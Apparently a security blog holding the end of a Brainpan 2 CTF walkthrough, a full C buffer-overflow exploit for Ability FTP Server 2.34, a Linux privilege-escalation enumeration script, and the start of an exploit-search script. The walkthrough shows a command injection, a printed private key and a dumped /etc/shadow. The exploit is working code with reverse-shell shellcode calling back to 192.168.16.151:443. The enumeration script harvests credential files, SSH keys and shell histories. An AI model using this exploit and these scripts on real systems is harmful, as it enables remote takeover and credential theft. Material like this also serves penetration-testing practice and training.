    ENTER FILE TO DOWNLOAD: file | chmod 700 ~/.ssh/authorized_keys
                          >>


# FINDING THE SSH SERVICE...

root@brainpan2:/root# cat /etc/ssh/sshd_config | grep Port
Port 2222


# Since SSH port 2222/tcp wasn't accessible externally, I had to use a reverse SSH port forward to my local machine.

root@bt:~# ssh root@192.168.1.112 -R 2223:127.0.0.1:2222
ssh root@192.168.1.112 -R 2223:127.0.0.1:2222
The authenticity of host '192.168.1.112 (192.168.1.112)' can't be established.
RSA key fingerprint is 26:89:29:85:ce:d2:69:0e:94:d0:3c:7a:21:cc:10:a1.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '192.168.1.112' (RSA) to the list of known hosts.
root@192.168.1.112's password: **********

Warning: remote port forwarding failed for listen port 2223
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux

  System information as of Sun Mar 16 10:28:04 EDT 2014

  System load:  0.08               Processes:           160
  Usage of /:   58.3% of 19.06GB   Users logged in:     1
  Memory usage: 49%                IP address for eth2: 192.168.1.112
  Swap usage:   1%

  => /mnt/sdb is using 86.7% of 19.69GB
  => There is 1 zombie process.

  Graph this data and manage this system at https://landscape.canonical.com/
Last login: Sun Mar 16 10:26:56 2014 from 192.168.1.122
root@bt:~#   


# LOGIN AS PUCK VIA SSH

root@bt:/mnt/sdb/# ssh -l puck 127.0.0.1 -p 2223
Linux brainpan2 3.2.0-4-686-pae #1 SMP Debian 3.2.51-1 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
puck@brainpan2:~$


# SSH KEYS IN .BACKUP DIRECTORY...
# After finding the SSH keys in pucks home directory, I decided to try and login locally as "root " using pucks private keys...


puck@brainpan2:~/.backup/.ssh$ cat *
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA1+CFCKF8MKX5rED7Yjf+qqVVSYswPeKaNxtk/hcKLmuS0s/X
EWAELLV+Cvg7eQDGSm1n209t7BZ133jGSehKkPkJeSVFKsCv4ACUeYuqTsBluF0V
Fcl6ZbnwzkIJYj3GH8YPlRlv/6r8CfJPjtqvwnRBaAZWxjGhyzPm4TWJs6xwK0ri
dnjiI8TkQ0GJiY4ptr3dBvvMNlt1Kvxe6WZFtkA/9nc8LO5FE7zIZR7mVMhO7qPl
qave0ZWw9QHdzdY8OwrkK25zprLAqMAqy4DGrasOYMCw8R2vHijbNGnqd8uFGu1v
hYyPYX++dC3n8JssJgQRFFKA3gNbMYCySZMnUQIDAQABAoIBAE5C8Be763j7gvNG
r5vg7utQewXpdvjIgN3/iXJwSdmgWB8jCDYdWAYZWfOCIJVyiXCMDz27ov8W+W6l
q0U5+GZsUlngAB5KsrgDndAeqQRZzcazwCQg4cWlTj6IRDygZoY4WIfWK/tFMpAs
j1kbwOI/IUMkIStC7QPs8gOtVBmVfFKxrF1Le5mY7b32ETj/0Knebp7naLF64lnn
LSQUqUFohMCiSmQk5zG/e+6f0ZG0qWQw+XNsyGigVAJ0gNC/+5OxQV0h517oPFW6
OwwevwJkwZnZbUfn6T8Hyaa8UtinNDVTgb2s+pGHxGD6g1neClacDd67vZP5IwsQ
zdZagd0CgYEA+2nfv28sem/+M8JWSm70xJVL4okH569/bWHcp/7iPloDtReEECrR
WGPMvwh6q2wh0hU1kWvUSt+fC21AgPlu0jnHdkxK9gyYLSp8cmQuk/c6IEI3Jsk8
aqF2pihaSuZdBPbWgre/EXIKXVoQpIH3QKLUNdA9C71PnuvDGpC6TOcCgYEA29Cv
wCMcKsqEI+dQhHjFZzlwmBIeF2VoeMiv7MFbnpAvPprR6N2KOJxXdQivvE8rskBL
buIthSAVLPvDRFBswUCkmKeJlnuwy/QzOfeyGpCPKhtxz+BX83XzYISfCpAQDLGA
fxTdrxW3aJ1le9hkMfkaUrqqV1wg5/veqWml6wcCgYBpevoM7y/SDrqwLJDXmcXH
1HuKB8PxSIhF9BEHysBROKLlj4Aw6EX8t6JnY79TvIJUCeH3qS3gXAH2YVf2xK/i
M6ujzk6E/LO7/19G/xErs0YH0sAg3b0jX6rP+44mbpAITSeioEThpN8EW40v9/cs
fyRZj4yNKFgHbRLmSmJfcQKBgFl2gOExKPidfdRjA5k20hjl/tZVoVuiUTe/biJs
u844HpJbTo15BRVvRAUE6Qk6K62bj1fsw9wHp7asLNfz559roNHkdhIB+322wNaZ
4in/pdTcYKDbTNBwtAIXV+djpLSV1ZdjNapZq1DvpmsWMglIuhbrlAKEI3xnPUM0
FWwnAoGBAOniWAvJMvrIAeYjjFsdU7w9KSY/PG/0dVFELikt800DRMMYZ+I+z8sL
GWceTsJpJHVIgC+BBvt8jCLf2bmdZs1W7w/W459+FYAxB21aUELPblQRfuBsEjHs
nKXuwj5sY94uQfoX8TWdP5ETp78DAcacxplt2s8EI3NmX2UpqFf9
-----END RSA PRIVATE KEY-----
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDX4IUIoXwwpfmsQPtiN/6qpVVJizA94po3G2T+Fwoua5LSz9cRYAQstX4K+Dt5AMZKbWfbT23sFnXfeMZJ6EqQ+Ql5JUUqwK/gAJR5i6pOwGW4XRUVyXplufDOQgliPcYfxg+VGW//qvwJ8k+O2q/CdEFoBlbGMaHLM+bhNYmzrHArSuJ2eOIjxORDQYmJjim2vd0G+8w2W3Uq/F7pZkW2QD/2dzws7kUTvMhlHuZUyE7uo+Wpq97RlbD1Ad3N1jw7CuQrbnOmssCowCrLgMatqw5gwLDxHa8eKNs0aep3y4Ua7W+FjI9hf750LefwmywmBBEUUoDeA1sxgLJJkydR puck@brainpan2
puck@brainpan2:~/.backup/.ssh$ ls
id_rsa  id_rsa.pub
puck@brainpan2:~/.backup/.ssh$ ssh -l "root " -i id_rsa brainpan2 -p 2222
Linux brainpan2 3.2.0-4-686-pae #1 SMP Debian 3.2.51-1 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov  7 11:00:06 2013
root @brainpan2:~# whoami
root
root @brainpan2:~#


root @brainpan2:/root# cat flag.txt

                          !!! CONGRATULATIONS !!!

                 You've completed the Brainpan 2 challenge!
                 Or have you...?

                 Yes, you have! Pat yourself on the back. :-)

                 Questions, comments, suggestions for new VM
                 challenges? Let me know!


                 Twitter: @superkojiman
                 Email  : contact@techorganic.com
                 Web    : http://www.techorganic.com


root @brainpan2:/root# cat /etc/shadow
root :$6$D9VnvbNB$fj0rwgveUnYfVgMezCv1OWZg7MlEJFdmjjCSSdmSJ8UtOD8vSQiWnCjTtPK9J956Ll5YMwAU5yiYVErApMSUu1:16013:0:99999:7:::
daemon:*:16013:0:99999:7:::
bin:*:16013:0:99999:7:::
sys:*:16013:0:99999:7:::
sync:*:16013:0:99999:7:::
games:*:16013:0:99999:7:::
man:*:16013:0:99999:7:::
lp:*:16013:0:99999:7:::
mail:*:16013:0:99999:7:::
news:*:16013:0:99999:7:::
uucp:*:16013:0:99999:7:::
root:*:16013:0:99999:7:::
proxy:*:16013:0:99999:7:::
www-data:*:16013:0:99999:7:::
backup:*:16013:0:99999:7:::
list:*:16013:0:99999:7:::
irc:*:16013:0:99999:7:::
gnats:*:16013:0:99999:7:::
nobody:*:16013:0:99999:7:::
libuuid:!:16013:0:99999:7:::
Debian-exim:!:16013:0:99999:7:::
statd:*:16013:0:99999:7:::
sshd:*:16013:0:99999:7:::
anansi:$6$pUKVkq5n$y9uizRLIziMu7qQtVhcctuSTXgimRelQ8bMSY3Anu5b/vIa1criuKauGEwZiXJujq9PIliI2AD31RW7WXsw9w1:16013:0:99999:7:::
puck:$6$lihKYSRT$DxZVlB/o1MRsumsls438zlB2wGJXdBk6wtzU8l2i/txd2o1xzpWeEjqoQCX/JRc3OIBMgfj7sG9O2hsh2YS4i/:16013:0:99999:7:::
reynard:$6$ldLpysqz$8SaEWO5Cr.rtq9BUC/34dpriABZEshmGaqK/UrlP.fFV2DrZOgjES6kFRbtOfuhLvu16nAca4jtSYbMq/wyiE1:16013:0:99999:7:::
root @brainpan2:/root#


# GAME OVER!

# Questions? Comments? Let me know. -1N3

Wednesday, January 1, 2014


Ability FTP Server 2.34 STOR Buffer Overflow Exploit


/*
Ability FTP 2.34 STOR Buffer Overflow Exploit by 1N3
Reverse shell payload 192.168.16.151 port 443
http://treadstonesecurity.blogspot.com

NOTE: Replace shellcode and return address for other IP's/OS platforms...

msf exploit(handler) > run

[*] Started reverse handler on 192.168.16.151:443
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.17.17
[*] Command shell session 4 opened (192.168.16.151:443 -> 192.168.17.17:1087) at 2014-01-01 12:02:29 -0500

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\abilitywebserver>
*/

#include <string.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>

// JMP ESP USER32.DLL WinXPSP2 ENG
// 77D8AF0A OR \x0a\xaf\xd8\x77

char returnaddr[]="\x0a\xaf\xd8\x77";
char noop_sled[]="\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";
char shellcode[]="\xdb\xdd\xd9\x74\x24\xf4\x58\xba\x45\x17\xd4\x0c\x2b\xc9\xb1\x49\x31\x50\x19\x03\x50\x19\x83\xc0\x04\xa7\xe2\x28\xe4\xae\x0d\xd1\xf5\xd0\x84\x34\xc4\xc2\xf3\x3d\x75\xd2\x70\x13\x76\x99\xd5\x80\x0d\xef\xf1\xa7\xa6\x45\x24\x89\x37\x68\xe8\x45\xfb\xeb\x94\x97\x28\xcb\xa5\x57\x3d\x0a\xe1\x8a\xce\x5e\xba\xc1\x7d\x4e\xcf\x94\xbd\x6f\x1f\x93\xfe\x17\x1a\x64\x8a\xad\x25\xb5\x23\xba\x6e\x2d\x4f\xe4\x4e\x4c\x9c\xf7\xb3\x07\xa9\xc3\x40\x96\x7b\x1a\xa8\xa8\x43\xf0\x97\x04\x4e\x09\xdf\xa3\xb1\x7c\x2b\xd0\x4c\x86\xe8\xaa\x8a\x03\xed\x0d\x58\xb3\xd5\xac\x8d\x25\x9d\xa3\x7a\x22\xf9\xa7\x7d\xe7\x71\xd3\xf6\x06\x56\x55\x4c\x2c\x72\x3d\x16\x4d\x23\x9b\xf9\x72\x33\x43\xa5\xd6\x3f\x66\xb2\x60\x62\xef\x77\x5e\x9d\xef\x1f\xe9\xee\xdd\x80\x41\x79\x6e\x48\x4f\x7e\x91\x63\x37\x10\x6c\x8c\x47\x38\xab\xd8\x17\x52\x1a\x61\xfc\xa2\xa3\xb4\x52\xf3\x0b\x67\x12\xa3\xeb\xd7\xfa\xa9\xe3\x08\x1a\xd2\x29\x21\xb0\x28\xba\x8e\xec\x23\xad\x67\xee\x43\xd0\xcc\x67\xa5\xb8\x22\x21\x7d\x55\xda\x68\xf5\xc4\x23\xa7\x73\xc6\xa8\x4b\x83\x89\x58\x26\x97\x7e\xa9\x7d\xc5\x29\xb6\xa8\x60\xd6\x22\x56\x23\x81\xda\x54\x12\xe5\x44\xa7\x71\x7d\x4c\x3d\x3a\xea\xb1\xd1\xba\xea\xe7\xbb\xba\x82\x5f\x9f\xe8\xb7\x9f\x0a\x9d\x6b\x0a\xb4\xf4\xd8\x9d\xdc\xfa\x07\xe9\x43\x04\x62\xeb\xb8\xd3\x4b\x69\xc8\x51\xb8\xb1";

// CONNECT TO FTP SERVER
int conn(char *host, u_short port)
{
    int sock = 0;
    struct hostent *hp;
    WSADATA wsa;
    struct sockaddr_in sa;

    WSAStartup(MAKEWORD(2,0), &wsa);
    memset(&sa, 0, sizeof(sa));

    hp = gethostbyname(host);
    if (hp == NULL) {
        printf("x--==[ gethostbyname() error!\n"); exit(0);
    }
    sa.sin_family = AF_INET;
    sa.sin_port = htons(port);
    sa.sin_addr = **((struct in_addr **) hp->h_addr_list);

    sock = socket(AF_INET, SOCK_STREAM, 0);
    if (sock < 0)      {
        printf("x--==[ Socket\n");
        exit(0);
        }
    if (connect(sock, (struct sockaddr *) &sa, sizeof(sa)) < 0)
        {printf("x--==[ Connect() error!\n");
        exit(0);
          }
    printf("x--=[ Connected to %s\n", host);
    return sock;
}

// LOGIN AND SEND BUFFER TO FTP SERVER
void login(int sock, char *login, char *pass)
{

char ubuf[1000], pbuf[1000], rc[200];
int i;
char buffer[2000], final_buffer[2000];
      memset(buffer, 0x00, 2000); // CLEAR OUT BUFFER
      memset(buffer, 0x41, 965); // ADD 0x41 (A's) * 965 TO FILL UP INITIAL BUFFER
      memcpy(buffer+strlen(buffer), &returnaddr, sizeof(returnaddr)); // RETURN ADDRESS
      memcpy(buffer+strlen(buffer), &noop_sled, sizeof(noop_sled)); // COPY NOOP SLED
      memcpy(buffer+strlen(buffer), &shellcode, sizeof(shellcode)); // COPY SHELLCODE TO BUFFER

      sprintf(final_buffer, "STOR %s\r\n", buffer); // COPY STOR COMMAND TO BUFFER
      // puts(final_buffer);

      if ( strlen(pass) >= 100 )  { printf("2 long password!\n"); exit(0); }
      if ( strlen(login) >= 100 ) { printf("2 long login!\n"); exit(0);    }

      Sleep(2000);
      printf("x--=[ Sending USER...");
      sprintf(ubuf, "USER %s\r\n", login);
      send(sock, ubuf, strlen(ubuf), 0);
      printf("OK!\n");

      Sleep(2000);
      printf("x--=[ Sending PASS...");
      sprintf(pbuf, "PASS %s\r\n", pass);
      send(sock, pbuf, strlen(pbuf), 0);
      recv(sock, rc, 200, 0);
      if ( strstr(rc, "530")) {printf("Bad password!\n"); exit(0); }
      printf("OK!\n");

      Sleep(2000);
      printf("x--=[ Sending exploit...");
      send(sock, final_buffer, strlen(final_buffer), 0); // FINAL BUFFER TO SEND
      Sleep(2000);
      printf("OK!\n");
      printf("x--=[ Wait for reverse shell port 443 TCP...\n");

      Sleep(4000);
      printf("x--=[ Done!\n\n");

}

int main(int argc, char **argv)
{
    int sock = 0;
    int data;
    printf("\n--==[ Ability FTP Server <= 2.34 Exploit ]==--\n");
    printf("--==[ by Treadstone Security Group - 1N3 ]==--\n--==[ http://treadstonesecurity.blogspot.com ]==--\n");

    if ( argc < 4 ) { printf("--==[ Usage: ability_ftp_server_exploit.exe <host> <username> <password>\n\n"); exit(0); }

    sock = conn(argv[1], 21);
    login(sock, argv[2], argv[3]);
    closesocket(sock);
    Sleep(2000);

    return 0;
}

Monday, December 23, 2013

Linux Privilege Escalation Script


#!/bin/sh
#
#      `7MN.   `7MF'       
# __,    MMN.    M         
#`7MM    M YMb   M  pd""b. 
#  MM    M  `MN. M (O)  `8b
#  MM    M   `MM.M      ,89
#  MM    M     YMM    ""Yb.
#.JMML..JML.    YM       88
#                  (O)  .M'
#                   bmmmd' 
#                  
echo "-[Linux Privilege Escalation Script by 1N3]=--"
echo "-[http://treadstonesecurity.blogspot.com]=--"
echo ""
echo "#>01 Whats the distribution type? What version?"
echo "#>02 What's the Kernel version? Is it 64-bit?"
echo "#>03 What can be learnt from the environmental variables?"
echo "#>04 Is there a printer?"
echo "#>05 What services are running? Which service has which user"
echo "#>06 Which service(s) are been running by root? Of these services, which are vulnerable - its worth a double check!"
echo "#>07 What applications are installed? What version are they? Are they currently running?"
echo "#>08 Any of the service(s) settings misconfigured? Are any (vulnerable) plugins attached?"
echo "#>09 What jobs are scheduled?"
echo "#>10 Any plain text usernames and/or passwords?"
echo "#>11 What NIC(s) does the system have? Is it connected to another network?"
echo "#>12 What are the network configuration settings? What can you find out about this network? DHCP server? DNS server? Gateway?"
echo "#>13 Whats cached? IP and/or MAC addresses"
echo "#>14 Who are you? Who is logged in? Who has been logged in? Who else is there? Who can do what?"
echo "#>15 What sensitive files can be found?"
echo "#>16 Anything interesting in the home directorie(s)? If its possible to access"
echo "#>17 Are there any passwords in scripts, databases, configuration files or log files? Default paths and locations for passwords"
echo "#>18 What has the user being doing? Is there any password in plain text? What have they been edting?"
echo "#>19 What user information can be found?"
echo "#>20 Can private-key information be found?"
echo "#>21 Which configuration files can be written in /etc/? Able to reconfigure a service?"
echo "#>22 What can be found in /var/?"
echo "#>23 Any settings/files (hidden) on website? Any settings file with database information?"
echo "#>24 Is there anything in the log file(s) (Could help with Local File Includes!)"
echo "#>25 If commands are limited, you break out of the jail shell?"
echo "#>26 How are file-systems mounted?"
echo "#>27 Are there any unmounted file-systems?"
echo "#>28 Sticky bit - Only the owner of the directory or the owner of a file can delete or rename here"
echo "#>29 SGID (chmod 2000) - run as the  group, not the user who started it."
echo "#>30 SUID (chmod 4000) - run as the  owner, not the user who started it."
echo "#>31 SGID or SUID"
echo "#>32 Where can written to and executed from? A few common places: /tmp, /var/tmp, /dev/shm"
echo "#>33 world-writeable folders"
echo "#>34 world-writeable & executable folders"
echo "#>35 Any problem files? Word-writeable, nobody files"
echo "#>36 world-writeable files"
echo "#>37 Noowner files"
echo "#>38 What development tools/languages are installed/supported?"
echo "#>39 How can files be uploaded?"
echo ""
echo ""
echo ""
echo "#>01 Whats the distribution type? What version?"
echo "#####################################################################"
cat /etc/issue
cat /etc/*-release
echo ""
echo "#>02 What's the Kernel version? Is it 64-bit?"
echo "#####################################################################"
cat /proc/version 
uname -a
uname -mrs
rpm -q kernel
dmesg | grep Linux
ls /boot | grep vmlinuz-
echo ""
echo "#>03 What can be learnt from the environmental variables?"
echo "#####################################################################"
cat /etc/profile
cat /etc/bashrc
cat ~/.bash_profile
cat ~/.bashrc
cat ~/.bash_logout
env
set
echo ""
echo "#>04 Is there a printer?"
echo "#####################################################################"
lpstat -a
echo ""
echo "#>05 What services are running? Which service has which user"
echo "#####################################################################"
netstat -tulnpe
ps -ef
cat /etc/service
echo ""
echo "Listing all running processes..."
ps -auxxx
echo ""
echo "#>06 Which service(s) are been running by root? Of these services, which are vulnerable - its worth a double check!"
echo "#####################################################################"
ps aux | grep root
echo ""
echo "#>07 What applications are installed? What version are they? Are they currently running?"
echo "#####################################################################"
#ls -alh /usr/bin/
#ls -alh /sbin/
dpkg -l
rpm -qa
ls -alh /var/cache/apt/archivesO
ls -alh /var/cache/yum/
echo ""
echo "#>08 Any of the service(s) settings misconfigured? Are any (vulnerable) plugins attached?"
echo "#####################################################################"
cat /etc/syslog.conf
cat /etc/chttp.conf
cat /etc/lighttpd.conf
cat /etc/cups/cupsd.conf
cat /etc/inetd.conf
cat /etc/apache2/apache2.conf
cat /etc/my.conf
cat /etc/httpd/conf/httpd.conf
cat /opt/lampp/etc/httpd.conf
ls -aRl /etc/ | awk '$1 ~ /^.*r.*/'
echo ""
echo "#>09 What jobs are scheduled?"
echo "#####################################################################"
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
echo ""
echo "#>10 Any plain text usernames and/or passwords?"
echo "#####################################################################"
grep -i user [filename]
grep -i pass [filename]
grep -C 5 "password" [filename]
find . -name "*.php" -print0 | xargs -0 grep -i -n "var $password"   # Joomla
echo ""
echo "#>11 What NIC(s) does the system have? Is it connected to another network?"
echo "#####################################################################"
/sbin/ifconfig -a
cat /etc/network/interfaces
cat /etc/sysconfig/network
echo ""
echo "#>12What are the network configuration settings? What can you find out about this network? DHCP server? DNS server? Gateway?"
echo "#####################################################################"
cat /etc/resolv.conf
cat /etc/sysconfig/network
cat /etc/networks
cat /etc/hosts
arp
ifconfig -a
iptables -L
hostname
dnsdomainname
echo ""
echo "What other users & hosts are communicating with the system?"
lsof -i
lsof -i :80
grep 80 /etc/services
netstat -antup
netstat -antpx
netstat -tulpn
chkconfig --list
chkconfig --list | grep 3:on
last
w
echo ""
echo "#>13 Whats cached? IP and/or MAC addresses"
echo "#####################################################################"
arp -e
route
/sbin/route -nee
echo ""
echo "#>14 Who are you? Who is logged in? Who has been logged in? Who else is there? Who can do what?"
echo "#####################################################################"
id
who
w
last
cat /etc/passwd | cut -d:    # List of users
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'   # List of super users
awk -F: '($3 == "0") {print}' /etc/passwd   # List of super users
cat /etc/sudoers
echo ""
echo "#>15 What sensitive files can be found?"
echo "#####################################################################"
cat /etc/passwd
cat /etc/group
cat /etc/shadow
ls -alh /var/mail/
echo ""
echo "#>16 Anything interesting in the home directorie(s)? If its possible to access"
echo "#####################################################################"
ls -ahlR /root/
ls -ahlR /home/
echo ""
echo "#>17 Are there any passwords in scripts, databases, configuration files or log files? Default paths and locations for passwords"
echo "#####################################################################"
cat /var/apache2/config.inc
cat /var/lib/mysql/mysql/user.MYD
cat /root/anaconda-ks.cfg
egrep -i pass * -Rn /etc/
egrep -i pass * -Rn /var/www/
echo ""
echo "#>18 What has the user being doing? Is there any password in plain text? What have they been edting?"
echo "#####################################################################"
cat ~/.bash_history
cat ~/.nano_history
cat ~/.atftp_history
cat ~/.mysql_history
cat ~/.php_history
echo ""
echo "#>19 What user information can be found?"
echo "#####################################################################"
cat ~/.bashrc
cat ~/.profile
cat /var/mail/root
cat /var/spool/mail/root
echo ""
echo "#>20 Can private-key information be found?"
echo "#####################################################################"
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key
echo ""
echo "#>21 Which configuration files can be written in /etc/? Able to reconfigure a service?"
echo "#####################################################################"
find /etc -user $USER
echo ""
echo "#>22 What can be found in /var/?"
echo "#####################################################################"
ls -alh /var/log
ls -alh /var/mail
ls -alh /var/spool
ls -alh /var/spool/lpd
ls -alh /var/lib/pgsql
ls -alh /var/lib/mysql
cat /var/lib/dhcp3/dhclient.leases
echo ""
echo "#>23 Any settings/files (hidden) on website? Any settings file with database information?"
echo "#####################################################################"
ls -alhR /var/www/
ls -alhR /srv/www/htdocs/
ls -alhR /usr/local/www/apache22/data/
ls -alhR /opt/lampp/htdocs/
ls -alhR /var/www/html/
echo ""
echo "#>24 Is there anything in the log file(s) (Could help with Local File Includes!)"
echo "# http://www.thegeekstuff.com/2011/08/linux-var-log-files/"
echo "#####################################################################"
#cat /etc/httpd/logs/access_log
#cat /etc/httpd/logs/access.log
#cat /etc/httpd/logs/error_log
#cat /etc/httpd/logs/error.log
#cat /var/log/apache2/access_log
#cat /var/log/apache2/access.log
#cat /var/log/apache2/error_log
#cat /var/log/apache2/error.log
#cat /var/log/apache/access_log
#cat /var/log/apache/access.log
#cat /var/log/auth.log
#cat /var/log/chttp.log
#cat /var/log/cups/error_log
#cat /var/log/dpkg.log
#cat /var/log/faillog
#cat /var/log/httpd/access_log
#cat /var/log/httpd/access.log
#cat /var/log/httpd/error_log
#cat /var/log/httpd/error.log
#cat /var/log/lastlog
#cat /var/log/lighttpd/access.log
#cat /var/log/lighttpd/error.log
#cat /var/log/lighttpd/lighttpd.access.log
#cat /var/log/lighttpd/lighttpd.error.log
#cat /var/log/messages
#cat /var/log/secure
#cat /var/log/syslog
#cat /var/log/wtmp
#cat /var/log/xferlog
#cat /var/log/yum.log
#cat /var/run/utmp
ls -alh /var/log/*
echo ""
echo "#>25 If commands are limited, you break out of the jail shell?"
echo "#####################################################################"
echo "python -c 'import pty;pty.spawn("/bin/bash")'"
echo "echo os.system('/bin/bash')"
echo "/bin/sh -i"
echo ""
echo "#>26 How are file-systems mounted?"
echo "#####################################################################"
mount
df -h
echo ""
echo "#>27 Are there any unmounted file-systems?"
echo "#####################################################################"
cat /etc/fstab
echo ""
#echo "#>28 Sticky bit - Only the owner of the directory or the owner of a file can delete or rename here"
#find / -perm -1000 -type d 2>/dev/null   
#echo "#>29 SGID (chmod 2000) - run as the  group, not the user who started it."
#find / -perm -g=s -type f 2>/dev/null   
#echo "#>30 SUID (chmod 4000) - run as the  owner, not the user who started it."
#find / -perm -u=s -type f 2>/dev/null
#echo "#>31 SGID or UID"
#find / -perm -g=s -o -perm -u=s -type f -exec ls -l {} \; 2>/dev/null   
#for i in `locate -r "bin$"`; do find $i \( -perm -4000 -o -perm -2000 \) -type f -exec ls -l {} \; 2>/dev/null; done
#find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
find / -type f -exec ls -l {} \; 2> /dev/null | egrep -i  "rwsr|rwxr-sr"
find / -perm +6000 -type f -exec ls -ld {} \;
#echo ""
echo "SUID OR GUID Writable files..."
echo "#####################################################################"
find / -o -group `id -g` -perm -g=w -perm -u=s \
 -o -perm -o=w -perm -u=s \
 -o -perm -o=w -perm -g=s \
 -ls 2>/dev/null 
find / -perm 02000 -o -perm -04000 2>/dev/null
echo ""
echo "#>32 Where can written to and executed from? A few common places: /tmp, /var/tmp, /dev/shm"
echo "#####################################################################"
mount -l find / -path “$HOME” -prune -o -path “/proc” -prune -o \( ! -type l \) \( -user `id -u` -perm -u=w  -o -group `id -g` -perm -g=w  -o -perm -o=w \) -ls 2>/dev/null
echo ""
echo "#>33 world-writeable folders"
echo "#####################################################################"
find / -perm -o+w -type d -exec ls -lh {} \; 2>/dev/null   
echo ""
echo "#>36 world-writeable files"
echo "#####################################################################"
find / -perm -o+w -type f -exec ls -lh {} \; 2> /dev/null
echo "#>37 Noowner files"
echo "#####################################################################"
find /dir -xdev \( -nouser -o -nogroup \) -print  
echo ""
echo "#>38 What development tools/languages are installed/supported?"
echo "#####################################################################"
which perl
which gcc
which g++
which python
which php
which cc
echo ""
echo "#>39 How can files be uploaded?"
echo "#####################################################################"
which wget
which nc
which netcat
which scp
which ftp
which tftp
echo ""
echo "#####################################################################"
echo "Done!"

Findsploit Script


#!/bin/bash
# Findsploit 20131223 by 1N3
#
#      `7MN.   `7MF'       
# __,    MMN.    M         
#`7MM    M YMb   M  pd""b. 
#  MM    M  `MN. M (O)  `8b
#  MM    M   `MM.M      ,89
#  MM    M     YMM    ""Yb.
#.JMML..JML.    YM       88
#                  (O)  .M'
#                   bmmmd' 
#                          
#
#
# ABOUT
# Finsploit is a simple bash script to quickly and easily search both local and online exploit databases. Currently searches Metasploit, Exploit-db, Google, CVE's, SecurityFocus, 1337day and OSVDB.

# REQUIREMENTS
# This script relies on exploitdb's searchsploit script and files in /pentest/exploits/exploitdb

# INSTALLATION
# 1. Copy the script to /usr/bin
# 2. Run chmod +rx /usr/bin/findsploit
# 3. To run, type findsploit <name of product> <version> <local/remote>

clear

VAR1=$1;
VAR2=$2;
VAR3=$3;

if [ -z "$1" ];
then
        echo "(--==== findsploit by nonXero ====---)"
        echo "(--==== Usage: findsploit windows xp remote, etc. ====--)"
        echo "(--==== http://treadstonesecurity.blogspot.com ====--)"
        exit;
else
        echo "(--==== findsploit by nonXero ====---)"
        echo "(--==== http://treadstonesecurity.blogspot.com ====--)"
        echo ""
        echo "(--==== METASPLOIT EXPLOITS"
        echo ""
        egrep -i "$VAR1" /opt/metasploit/apps/pro/msf3/modules/exploits/* -R | grep "Name"
